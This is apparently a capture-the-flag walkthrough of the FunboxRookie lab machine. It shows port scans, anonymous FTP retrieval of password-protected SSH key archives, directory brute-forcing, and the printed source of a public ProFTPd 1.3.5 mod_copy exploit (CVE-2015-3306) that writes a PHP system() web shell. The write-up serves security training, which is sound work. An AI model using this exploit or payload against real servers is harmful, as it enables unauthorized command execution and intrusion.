Target Information

Date	01/05/2021
Name	FunboxRookie
Difficulty	Easy
Location	Offensive Security Proving Grounds
Author	Cyberheisen


Obligatory Disclaimer

The tools and techniques described in this material are meant for educational purposes. Their use on targets without obtaining prior consent is illegal and it is your responsibility to understand and follow any applicable local, state, and federal laws. Any liability because of your actions is yours alone.

Any views and opinions expressed in this document are my own.


Walkthrough

We start with our AutoRecon scans, specifically we want to get the quick TCP results



```
# Nmap 7.91 scan initiated Mon Jan  4 18:40:00 2021 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /home/k
/xml/_quick_tcp_nmap.xml 192.168.106.107
Nmap scan report for 192.168.106.107
Host is up, received user-set (0.056s latency).
Scanned at 2021-01-04 18:40:01 CST for 59s
Not shown: 997 closed ports
Reason: 997 conn-refused
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack ProFTPD 1.3.5e
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDMD7EHN/CpFOxv4hW16hSiL9/hrqfgN7N5gfqvnRwCeDJ8jj4kzV9XNVm/NN3u+fE7zrclQ
/I4ByXcarmeU6hOytDb8qmUSYxSV1nea1jYKinXgCZ7MpAoFB8qPtiy4wryzBgssjAiqAFPEmPjaU96hDAsGMeQ0yFLeCoDTxeY8xnc+oWjU/mm
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHG2MCQtlbU+bwb4Cuz2xWoPH4/WBRJtUP5pD
|   256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFhzTG7CoqPlLoboDB4lTrHUfFJLHbEWIRUP1lMA4rT
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
| http-robots.txt: 1 disallowed entry
|_/logs/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan  4 18:41:00 2021 -- 1 IP address (1 host up) scanned in 60.03 seconds
```


It looks like we have 21 FTP, 22 SSH, and 80 HTTP open. Let's look at FTP first since that's generally an easy ‘in’ if left to its default configuration. We'll try logging in as anonymous.



```
kali@nimbus:~$ ftp 192.168.106.107
Connected to 192.168.106.107.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.106.107]
Name (192.168.106.107:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.49.106 !
230-
230-The local time is: Tue Jan 05 00:43:57 2021
230-
230-This is an experimental FTP server.  If you have any unusual problems,
230-please report them via e-mail to <root@funbox2>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Anonymous access is permitted and we're in.

Great Scott! Look at all those zip files! Let's pull them down.




```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:51 anna.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:50 ariel.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:52 bud.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:58 cathrine.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:51 homer.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:51 jessica.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:50 john.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:51 marge.zip
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:50 miriam.zip
-r--r--r--   1 ftp      ftp          1477 Jul 25 10:44 tom.zip
-rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
-rw-rw-r--   1 ftp      ftp          1477 Jul 25 10:51 zlatan.zip
226 Transfer complete
ftp> bi
200 Type set to I
ftp> hash
Hash mark printing off.
ftp> prompt noprompt
Interactive mode off.
ftp> mget *
```

A quick run-down on my ftp commands.


- `bi` sets the mode to binary, since we're downloading binary files.
- `hash` gives us an indicator for file progress. It's optional here, but it's something I'm used to doing.
- `prompt noprompt` prevents the ftp client from asking us if we want to download each individual file. Learn this one, you'll thank me later.
- `mget *` - multiple file get - grab all the files in the folder.

Now that we have all the files, let's dig into them. I'm going to start with the welcome.msg file and then we'll uncompressed the others and see what we have.




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ ls
anna.zip   bud.zip       homer.zip    john.zip   miriam.zip  welcome.msg
ariel.zip  cathrine.zip  jessica.zip  marge.zip  tom.zip     zlatan.zip
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ 
```

Ok, nothing in the msg file - just the FTP banner message we saw earlier.




```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ cat welcome.msg

Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server.  If you have any unusual problems,
please report them via e-mail to <root@%L>.

kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$
```

Looks like the files are password protected.



```
kali@nimbus:~/pg/FunboxRookie/results/192.168.106.107/loot$ unzip anna.zip
Archive:  anna.zip
[anna.zip] id_rsa password:
```

Let's pause there for a moment and look at the web port.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

It's the default page for Ubuntu Apache. Kind of boring. Normally at this stage, I would run `dirb` or `gobuster` to check for any 'hidden' web sites, but Autorecon should have done some of that for us. Let's look at the results.




```
/.hta (Status: 403) [Size: 280]
/.hta.txt (Status: 403) [Size: 280]
/.hta.html (Status: 403) [Size: 280]
/.hta.php (Status: 403) [Size: 280]
/.hta.asp (Status: 403) [Size: 280]
/.hta.aspx (Status: 403) [Size: 280]
/.hta.jsp (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htaccess.txt (Status: 403) [Size: 280]
/.htaccess.html (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htaccess.asp (Status: 403) [Size: 280]
/.htaccess.aspx (Status: 403) [Size: 280]
/.htaccess.jsp (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.html (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htpasswd.asp (Status: 403) [Size: 280]
/.htpasswd.aspx (Status: 403) [Size: 280]
/.htpasswd.jsp (Status: 403) [Size: 280]
/.htpasswd.txt (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 10918]
/index.html (Status: 200) [Size: 10918]
/robots.txt (Status: 200) [Size: 17]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 280]
```

We're interested in any status:200 messages. Nothing extraordinary here. The `robots.txt` file has a single line telling the search engines to not index the `/log/` folder (which also does not exist).

By now the full `nmap` scan kicked off by `AutoRecon` has finished. There wasn't anything new.

Let's take a closer look at the ftp version. Perhaps ProFTPD 1.3.5e has a known vulnerability we can dig into?




V	Title	Type	Platform
✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)	Remote	Linux
✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution	Remote	Linux
✓	ProFTPd 1.3.5 - File Copy	Remote	Linux

43,560 total entries)

FIRST

The 'mod_copy' remote command execution looks like what we would need. There's a Metasploit module available, but we're going to try and do it old school.


The manual exploit is written in python, and from the looks of it, we should be able to run the code and pass it the server name, a directory, and a command. Let's see if we can get it to work.



```
# Title: ProFTPd 1.3.5 Remote Command Execution
# Date : 20/04/2015
# Author: R-73eN
# Software: ProFTPd 1.3.5 with mod_copy
# Tested : Kali Linux 1.06
# CVE : 2015-3306
# Greetz to Vadim Melihow for all the hard work .
import socket
import sys
import requests
#Banner
banner = ""
banner += "  ___        __        ____                 _    _  \n"
banner +=" |_ _|_ __  / _| ___  / ___| ___ _ __      / \  | |    \n"
banner +="  | || '_ \| |_ / _ \| |  _ / _ \ '_ \    / _ \ | |    \n"
banner +="  | || | | |  _| (_) | |_| |  __/ | | |  / ___ \| |___ \n"
banner +=" |___|_| |_|_|  \___/ \____|\___|_| |_| /_/   \_\_____|\n\n"
print banner
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if(len(sys.argv) < 4):
    print '\n Usage : exploit.py server directory cmd'
else:
    server = sys.argv[1] #Vulnerable Server
    directory = sys.argv[2] # Path accessible from web .....
    cmd = sys.argv[3] #PHP payload to be executed
    evil = '<?php system("' + cmd + '") ?>'
    s.connect((server, 21))
    s.recv(1024)
    print '[ + ] Connected to server [ + ] \n'
    s.send('site cpfr /etc/passwd')
    s.recv(1024)
    s.send('site cpto ' + evil)
    s.recv(1024)
    s.send('site cpfr /proc/self/fd/3')
```


By the way, it's generally good practice to review and *try* to understand exploit code before executing it. When working in the real world, the last thing you want to do is introduce malware into the target.

Let's download and try running it.



